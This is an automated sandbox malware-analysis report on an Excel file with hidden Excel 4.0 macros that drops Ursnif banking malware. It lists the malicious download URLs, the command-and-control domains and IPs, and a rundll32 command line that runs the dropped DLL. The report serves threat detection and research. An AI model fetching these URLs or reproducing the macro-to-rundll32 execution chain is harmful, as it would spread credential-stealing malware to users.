ID: 330745
Cookbook: urldownload.jbs
Time: 15:41:59
Date: 15/12/2020
Version: 31.0.0 Red Diamond

Table of Contents

Copyright null 2020


Analysis Report http://snenpinfrresertts.com/ref-151220…

Overview

General Information

Sample URL:	http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls
Analysis ID:	330745

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Ursnif

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- System process connects to networ…
- Yara detected Ursnif
- Document exploit detected (process…
- Downloads files with wrong headers …
- Injects files into Windows application
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Writes registry values via WMI
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Checks if Antivirus/Antispyware/Fire…
- Downloads executable code via HTT…

Classification



Startup

- **System is w10x64**
- cmd.exe (PID: 6088 cmdline: C:\Windows\system32\cmd.exe /c wget -t 2 -v -T 60 -P 'C:\Users\user\Desktop\download' --no-check-certificate --content-disposition --user-agent='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko' 'http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls' > cmdline.out 2>&1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
  - conhost.exe (PID: 684 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - wget.exe (PID: 5876 cmdline: wget -t 2 -v -T 60 -P 'C:\Users\user\Desktop\download' --no-check-certificate --content-disposition --user-agent='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; AS; rv:11.0) like Gecko' 'http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls' MD5: 3DADB6E2ECE9C4B3E1E322E617658B60)
- EXCEL.EXE (PID: 6840 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /dde MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6524 cmdline: rundll32 C:\rsfsv\drgd.dbvf,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- iexplore.exe (PID: 5868 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 1584 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5868 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 5412 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 5512 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5412 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- iexplore.exe (PID: 6688 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
  - iexplore.exe (PID: 1500 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6688 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4e0f7:$s1: Excel • 0x505bd:$s1: Excel • 0x50b62:$s1: Excel • 0x50ec9:$s1: Excel • 0x50f2f:$s1: Excel • 0x50f48:$s1: Excel • 0x3ad7:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A
C:\Users\user\Desktop\download\ref-151220-BTC2XU590R2HT8.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000003.747626172.0000000005F50000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.747278419.0000000005F50000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.748655251.0000000005F50000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.747986077.0000000005F50000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000004.00000003.748565990.0000000005F50000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	


Click to see the 30 entries

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Networking:

Downloads files with wrong headers with respect to MIME Content-Type

Copyright null 2020

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office process drops PE file

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects files into Windows application

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1 1 1	Path Interception	Process Injection 2 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Process Injection 2 2	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	Exploitation for Client Execution 1	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 1	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Rundll32 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls	0%	Avira URL Cloud	safe	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.10000000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xlspose	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://toldtonts.website	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls-	0%	Avira URL Cloud	safe	
http://https://toldtonts.website/	0%	Avira URL Cloud	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	

Copyright null 2020

Source	Detection	Scanner	Label	Link
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://toldtonts.website/index.htmite/index.htm	0%	Avira URL Cloud	safe	
http://https://toldtonts.website/index.htmRoot	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://%s=%s&file://&os=%u.%u_%u_%u_x%uindex.html;	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://toldtonts.website/index.htm	0%	Avira URL Cloud	safe	
http://snenpinfrresertts.com/str.png	0%	Avira URL Cloud	safe	
http://r3.i.lencr.org/0	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
snenpinfrresertts.com	176.118.165.119	true	false		unknown
toldtonts.website	45.142.213.232	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls	true		unknown
http://snenpinfrresertts.com/str.png	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://login.microsoftonline.com/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://shell.suite.office.com:1443	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://autodiscover-s.outlook.com/	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	BE0FADF8-31F9-477B-BB91-AE55517E7242.3.dr	false		high

